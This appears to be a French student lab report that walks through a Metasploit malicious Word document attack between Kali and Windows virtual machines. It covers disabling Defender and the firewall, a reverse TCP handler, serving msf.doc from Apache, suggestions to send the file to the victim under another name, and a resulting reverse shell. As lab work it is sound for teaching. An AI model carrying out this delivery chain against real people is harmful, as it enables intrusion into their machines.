

TP N° 2

1 Connectivité Des Machines Virtuelles






Connectivité

D'après les captures d'écran, on remarque que les adresses IP des machines sont :

- **Windows :** `192.168.100.13`
- **Kali Linux :** `192.168.100.15`

Et le ping est réussi, donc il y a une connectivité.


2 Désactivation des pare-feu et Windows Defender



Pourquoi Les Désactiver

On les désactive parce que Windows Defender détecte les signatures et patterns des programmes et virus malveillants, tandis que le pare-feu empêche les communications non autorisées avec la machine de l'attaquant, qu'elles soient entrantes ou sortantes. Cette désactivation permet au payload d'exécuter ses actions sans être détecté et facilite l'établissement d'une connexion reverse TCP entre la machine victime et celle de l'attaquant.

3 Installation Office 2013



L'installation

Installation via le lien : https://www.malavida.com/en/soft/microsoft-office-2013/download , et on aura besoin de 7-zip pour unzip le fichier : https://www.7-zip.org/ , apres telechargement on mount le fichier.

4 Payload & Handler

Remarque & Expliquation

- **show option** : On remarque que le nom du fichier malveillant est `msf.doc`
- **exploit** :
  - **Exploit running as background job 0** : Cela signifie que l'exploit est lancé en tâche de fond (job 0) dans la console Metasploit. Vous pouvez continuer à utiliser la console pendant que ce job s'exécute.
  - **Exploit completed, but no session was created** : L'exploit a été exécuté, mais aucune session n'a été établie avec la machine cible. Cela peut indiquer que le payload n'a pas été déclenché ou que la connexion de retour n'a pas été effectuée.
  - **Started reverse TCP handler on 192.168.100.15:4444** : Metasploit a démarré un écouteur (handler) en mode reverse TCP à l'adresse IP 192.168.100.15 sur le port 4444. C'est sur ce port que la machine victime devra se connecter pour établir la session Meterpreter.
  - **msf.doc stored at /home/kali/.msf4/local/msf.doc** : Le fichier malveillant `msf.doc` a été généré et sauvegardé dans le répertoire `/home/kali/.msf4/local/`. Ce fichier est ce qui sera envoyé à la victime pour déclencher le payload.
  - **Using URL: https://192.168.100.15:8080/default.hta** : Le module exploite un serveur web interne pour délivrer le payload via une URL. L'URL indiquée montre que le payload (souvent sous forme de script HTA) sera servi depuis l'adresse 192.168.100.15 sur le port 8080.
  - **Server Started** : Le serveur HTTP interne de Metasploit est lancé et en attente de connexions. Ce serveur héberge le payload malveillant que la victime devra télécharger et exécuter.


5 Transfert Du Fichier Malveillant


```
┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─# cp /home/kali/.msf4/local/msf.doc /var/www/html

┌──(root㉿kali)-[~]
└─# ls /var/www/html
evil.pdf  index.html  index.nginx-debian.html  msf.doc

┌──(root㉿kali)-[~]
└─#
```







Transfert de fichiers malveillants

- On peut transférer le fichier à l'utilisateur sous un nom différent par email, lien, programme qui force l'installation, etc.

6 Reverse_Shell





Remarque

- Après que l'utilisateur ouvre le fichier `msf.doc`, le payload s'exécute et l'on peut alors démarrer une session de type `reverse_shell`.